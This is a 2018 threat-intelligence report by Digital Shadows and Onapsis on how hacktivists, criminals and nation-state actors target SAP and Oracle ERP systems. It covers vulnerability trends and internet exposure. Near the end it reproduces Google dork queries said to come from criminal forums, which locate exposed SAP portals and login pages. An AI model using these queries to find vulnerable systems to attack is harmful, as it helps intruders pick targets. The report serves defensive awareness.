ERP Applications Under Fire

How cyberattackers target the crown jewels

digital shadows_

onapsis

July 2018

v1.0

Abstract

With hundreds of thousands of implementations across the globe, Enterprise Resource Planning (ERP) applications are supporting the most critical business processes for the biggest organizations in the world. This report is the result of joint research performed by Digital Shadows and Onapsis, aimed to provide insights into how the threat landscape has been evolving over time for ERP applications. We have concentrated our efforts on the two most widely-adopted solutions across the large enterprise segment, SAP and Oracle E-Business Suite, focusing on the risks and threats organizations should care about.

According to VP Distinguished Analyst, Neil MacDonald

> *"As financially motivated attackers turn their attention 'up the stack' to the application layer, business applications such as ERP, CRM and human resources are attractive targets. In many organizations, the ERP application is maintained by a completely separate team and security has not been a high priority. As a result, systems are often left unpatched for years in the name of operational availability."*

Gartner, Hype Cycle for Application Security, 2017, July 2017 [1]

[1] *Gartner, Hype Cycle for Application Security, 2017, Published: 28 July 2017 ID: G00314199, Analyst(s): Ayal Tirosh, https://www.gartner.com/doc/3772095/hype-cycle-application-security-*

Executive Summary

With hundreds of thousands of implementations across the globe, Enterprise Resource Planning (ERP) applications support the most critical business processes and house the most sensitive information for the biggest organizations in the world. The vast majority of these large organizations have implemented ERP applications from one of the two market leaders, SAP and Oracle.

Despite the relevance of these business-critical platforms to the operation of businesses and modern economies, the information security community has suffered from a lack of information regarding the tactics, techniques and procedures (TTPs) used by threat actors when targeting these systems for cyber espionage, sabotage and financial fraud attacks.

The public domain had a glimpse into this obscure world when, in May 2016, the U.S. Department of Homeland Security (DHS) CERT released a critical alert warning that at least 36 global organizations were being exploited through the abuse of a specific, five-year-old SAP vulnerability. This alert was, however, only the tip of the iceberg, as threat actors have continued to evolve since then and expanded their ERP attack vectors.

Now, through a partnership between leading digital risk management firm Digital Shadows and Onapsis, experts in ERP security and compliance, this report reveals new research and threat intelligence captured across the open, deep and dark web, as well as Onapsis ERP incident response and forensics engagements. The findings shed light into how nation-state actors, cybercriminals and hacktivist groups are actively attacking these applications and what organizations should do to mitigate this critical risk.

Key Findings

Hacktivist groups are actively attacking ERP applications to disrupt critical business operations and penetrate target organizations.

We have discovered evidence of over nine operations from hacktivist groups, many associated with the Anonymous collective, that include targeting SAP and Oracle ERP applications, with claims of sabotaging operations and compromising business-critical applications.

Cybercriminals have evolved malware to target internal, "behind-the-firewall" ERP applications.

We have discovered that several botnets of the well-known malware Dridex were updated in 2017, and as recently as February 2018, to target the most widely-used SAP client software, enabling cybercriminals to steal valid SAP user credentials to be used to access internal SAP environments.

Nation-state sponsored actors have targeted ERP applications for cyber espionage and sabotage.

We have captured evidence of cyberattacks attributed to nation-state affiliated actors, in which ERP applications were compromised in order to access highly-sensitive information and/or disrupt critical business processes.

There has been a dramatic increase in the interest in exploits for SAP applications, including SAP HANA, in dark web and cybercriminal forums.

We observed detailed information on SAP hacking being exchanged at a major Russian-speaking criminal forum, as well as individuals interested in acquiring SAP HANA-specific exploits on the dark web. This goes in hand with an observed 100% increase of public exploits for SAP and Oracle ERP applications over the last three years, and a 160% increase in the activity and interest in ERP-specific vulnerabilities from 2016 to 2017.

Attacks vectors are evolving, still mainly leveraging known ERP vulnerabilities vs. zero-days.

Most of the observed TTPs leverage the lack of ERP application layer security patches and insecure configurations. Attackers are not being forced to resort to zero-day exploits as victim organizations are being exposed by known ERP vulnerabilities. For instance, we have continued to observe exploitation of the critical vulnerability highlighted by the DHS US-CERT Alert TA16-132A, which is over seven years old.

Cloud, mobile and digital transformations are rapidly expanding the ERP attack surface, and threat actors are taking advantage.

We have identified more than 17,000 SAP and Oracle ERP applications directly connected to the internet, many belonging to the world's largest commercial and government organizations. The United States, Germany and the UK are among the highest in exposure. Threat actors are aware of this and are actively sharing information across the dark web and criminal forums to find and target these public applications. Many of these exposed systems run vulnerable versions and unprotected ERP components, which introduce a critical level of risk.

Leaked information by third parties and employees can expose internal ERP applications.

We discovered over 500 SAP configuration files on insecure file repositories over the internet, as well as employees sharing ERP login credentials in public forums. These provide valuable information for attackers and greatly reduce their effort once they gain access to an organization's network. With a large community of third-party contractors helping organizations to implement and maintain their ERP platforms, the risk from third parties increases.

Conclusions

The threat intelligence disclosed in this report provides conclusive evidence that ERP applications are being actively targeted by a variety of cyberattackers across different geographies and industries. Traditional controls of ERP application security such as user identity management and segregation of duties are ineffective to prevent or detect the observed TTPs used by attackers.

While some executives still consider “behind-the-firewall” ERP implementations to be protected, we have observed clear indicators of malicious activity targeting environments without direct internet connectivity. Further, there is an astonishing number of insecure ERP applications directly accessible online, both on-premise and in public cloud environments, increasing the attack surface and exposure.

The implications of this research go beyond the risk to individual companies. Based on the observed threat actors, the pervasive nature of these applications in the world’s largest organizations and the dependence on them for the execution of business-critical processes, wide-scale attacks on ERP applications could also have macroeconomic implications.

This report helps senior leadership and information security executives across commercial and government organizations understand and manage their ERP cyber exposure, enabling them to mitigate existing risks by following the provided recommendations and thus resulting in more secure and resilient organizations.

Table of Contents

ERP Applications: The Crown Jewels

ERP applications, defined by Gartner as “business-critical applications” [2], are the set of applications that support the organization’s core business processes, or *crown jewels*. Throughout this report, we will use the term “ERP application” to also refer to solutions such as Human Capital Management (HCM), Supply Chain Management (SCM), Customer Relationship Management (CRM), Product Lifecycle Management (PLM), Supplier Relationship Management (SRM), Business Intelligence (BI), Asset Lifecycle Management (ALM), Manufacturing and Operations (MO) and Process Integration (PI), among others.

Organizations rely on these applications to support business processes such as payroll, treasury, inventory management, manufacturing, financial planning, sales, logistics and billing. By their very nature, these applications host sensitive information, including financial results, manufacturing formulas, pricing, intellectual property, credit cards and personally identifiable information (PII) from employees, customers and suppliers.



Human Capital Management (HCM)
Process Integration (PI)
Supply Chain Management (SCM)
ERP System
Manufacturing & Operations (MO)
Customer Relationship Management (CRM)
Asset Lifecycle Management (ALM)
Product Lifecycle Management (PLM)
Supplier Relationship Management (SRM)
Business Intelligence (BI)

Figure 1: ERP Applications Hold Organizations' Sensitive Information, such as Payroll, Financials, Business Processes, etc.

> “ *Gartner VP Distinguished Analyst Neil MacDonald writes*
>
> *By definition, business-critical application security applies to applications critical to the functioning of the business. Downtime of the core ERP system of an enterprise can be catastrophic. Outages and theft caused by hackers should be viewed as critical as downtime caused by hardware or software failures.*
>
> *Gartner, Hype Cycle for Application Security, 2017, July 2017* [2] ”

[2] *Gartner, Hype Cycle for Application Security, 2017, Published: 28 July 2017 ID: G00314199, Analyst(s): Ayal Tirosh, https://www.gartner.com/doc/3772095/hype-cycle-application-security-*

The vast majority of large organizations have implemented ERP applications from one of two software vendors. These two companies almost exclusively dominate the large enterprise market, with their core ERP application offerings:

SAP
SAP Business Suite and
SAP S/4HANA

Oracle
Oracle E-Business Suite
(EBS)

As a result, there are hundreds of thousands of implementations of SAP and Oracle EBS products all over the world, hosting the most critical components of some of the biggest organizations. This research focuses on these two main vendors of ERP applications.

> “*77% of the world’s transaction revenue touches an SAP system; 92% of the Forbes Global 2000 run SAP* [3]”

[3] *SAP Corporate Fact Sheet, https://www.sap.com/corporate/en/documents/2017/04/4666ecdd-b67c-0010-82c7-eda71af511fa.html*

Vulnerabilities and Exposure of ERP Applications

Number of ERP Vulnerabilities on the Rise

Just as with any other software, ERP applications may also be susceptible to vulnerabilities that must be patched by customers who are running and maintaining these applications. More often, ERP customers struggle to apply security patches due to some of these unique characteristics: [4]

Complex system architecture

Customized functionality

High number of interfaces and integrations

Proprietary protocols

Detailed and fine-grained access control

No tolerance for unplanned downtime due to supported processes

Lack of knowledge and processes for ERP security


These factors combine to make it difficult for ERP customers to stay up to date with security vulnerabilities, secure configurations and security patches. Unfortunately, this means that many organizations are implementing and running insecure ERP applications.

Additionally, ERP customers struggle to understand which are the most important and relevant vulnerabilities that they should care about and mitigate. In the ideal scenario, ERP customers would apply all security patches in a timely fashion, but this is not always feasible due to competing business priorities. In that sense, the Common Vulnerabilities and Exposures (CVE) [5] identifiers are a good standard that can be used to uniquely identify vulnerabilities. These CVE identifiers can be combined with threat intelligence and publicly-available content to provide additional context.


The number of security vulnerabilities and patches for both SAP and Oracle EBS has been growing steadily for more than a decade, as can be observed in the graph below. At the time of this writing, there are more than 4,000 security patches for vulnerabilities in SAP applications and more than 5,000 for Oracle (850 of which affect EBS applications).

[4] *The State of ERP Security in the Cloud, Cloud Security Alliance, 2018, https://cloudsecurityalliance.org/download/enterprise-resource-planning-security-in-the-cloud/*

[5] *Common Vulnerabilities and Exposures, https://cve.mitre.org/*



Graph 1: Evolution of SAP CVEs [6]




Graph 2: Evolution of Oracle CVEs [6]

[6] *CVE Details, https://www.cvedetails.com/, SAP Security Notes, https://authn.hana.ondemand.com/saml2/sp/mds, NVD, https://nvd.nist.gov/, Oracle CPUs, https://www.oracle.com/technetwork/topics/security/alerts-086861.html*

Increased Development and Interest in ERP Exploits

Many of the previously listed vulnerabilities that historically affected SAP and Oracle EBS applications can still be exploited. Exploits may be traded in criminal forums, in dark web marketplaces or within dedicated exploit sites. Analyzing one of these sites, 0day[.]today, we identified approximately 50 exploits for SAP products and 30 for the Oracle EBS technology stack.



Publicly Available Exploits for SAP and Oracle E-Business Suite Applications

Graph 3: Evolution of SAP and Oracle EBS Publicly-Available Exploits [7]


Threat intelligence can add further context to the vulnerabilities and exploits. With additional data points, we can better understand the priority and importance of a vulnerability for an organization. An example of this is the perceived interest and identified mentions of specific vulnerabilities that affect ERP applications, relying on the mentions to its related CVEs over multiple sources, including forums, dark web, criminal sites, web sources, social media and paste sites, to name a few.

By analyzing these diverse data sources, it is possible to identify a clear, growing trend in the interest around vulnerabilities affecting ERP applications, specifically for SAP and Oracle EBS technologies. This increased interest in vulnerabilities in ERP applications has been accompanied by a growing number of CVEs, the growing number of indexed sources and the recent adoption of CVEs, specifically related to SAP vulnerabilities; previously, SAP relied on their own security notes that were not reflected as CVEs.

[7] 0day.today, https://0day[.]today/



Graph 4: Mentions of SAP CVEs with Publicly-Available Exploits [8]



Graph 5: Mentions of Oracle E-Business Suite Related Vulnerabilities by CVEs[9]

These data points can help us understand how ERP vulnerabilities are becoming more popular and of interest to both the wider public and threat actors, in particular.

[8] *Digital Shadows Threat Intelligence Platform*


[9] *Digital Shadows Threat Intelligence Platform*

Thousands of ERP Applications are Exposed to the Internet

ERP applications allow organizations to enable business processes that connect multiple audiences. For many businesses, this will include a requirement for users to connect over the internet. Implementing internet-facing ERP applications is not a risk, per se, but to avoid it becoming a potentially high-risk situation, it is imperative that organizations implement the correct security measures.

During this research project, one key objective was to understand the availability and exposure of SAP and Oracle EBS ERP applications over the internet, using publicly-available tools.

With Google, it is possible to identify specific content and systems by restricting the queries using Google Dorks. These strings, used to perform discovery over the internet, are well known in criminal forums. The following examples illustrate the information available in some of these underground and criminal sites:



inurl:/irj/portal

About 61,300 results (0.29 seconds)

[redacted]

Could not open iView. The iView is not compatible with your browser, operating system, or device. Contact your system administrator for more information.

[redacted]

A description for this result is not available because of this site's robots.txt – learn more.


[redacted]

A description for this result is not available because of this site's robots.txt – learn more.

[redacted]

Becoming a registered user gives you convenient access to CA Technologies product

Figure 2: Example of Google Dork for SAP in a Criminal Forum (Exploit.in)



```
intitle:"Employee Intranet Login"
intitle:"eMule *" intitle:"- Web Control Panel" intext:"Web Control Panel" "Enter your password here."
intitle:"ePowerSwitch Login"
intitle:"eXist Database Administration" -demo
intitle:"EXTRANET * - Identification"
intitle:"EXTRANET login" -.edu -.mil -.gov
intitle:"EZPartner" -netpond
intitle:"Flash Operator Panel" -ext:php -wiki -cms -inurl:asternic -inurl:sip -intitle:ANNOUNCE -inurl:lists
intitle:"i-secure v1.1" -edu
intitle:"Icecast Administration Admin Page"
intitle:"iDevAffiliate - admin" -demo
intitle:"ISPMan : Unauthorized Access prohibited"
intitle:"ITS System Information" "Please log on to the SAP System"
intitle:"Kurant Corporation StoreSense" filetype:bok
```

Figure 3: Example of Google Dork for SAP Identified in Cybercrime Underground Site (Cebolla Chan)

One of the Google Dorks previously highlighted can be used by cybercriminals to identify an SAP web-based component called SAP Internet Transaction Server. This component, according to SAP Note 197746 [10], is no longer maintained and there are no patches provided.

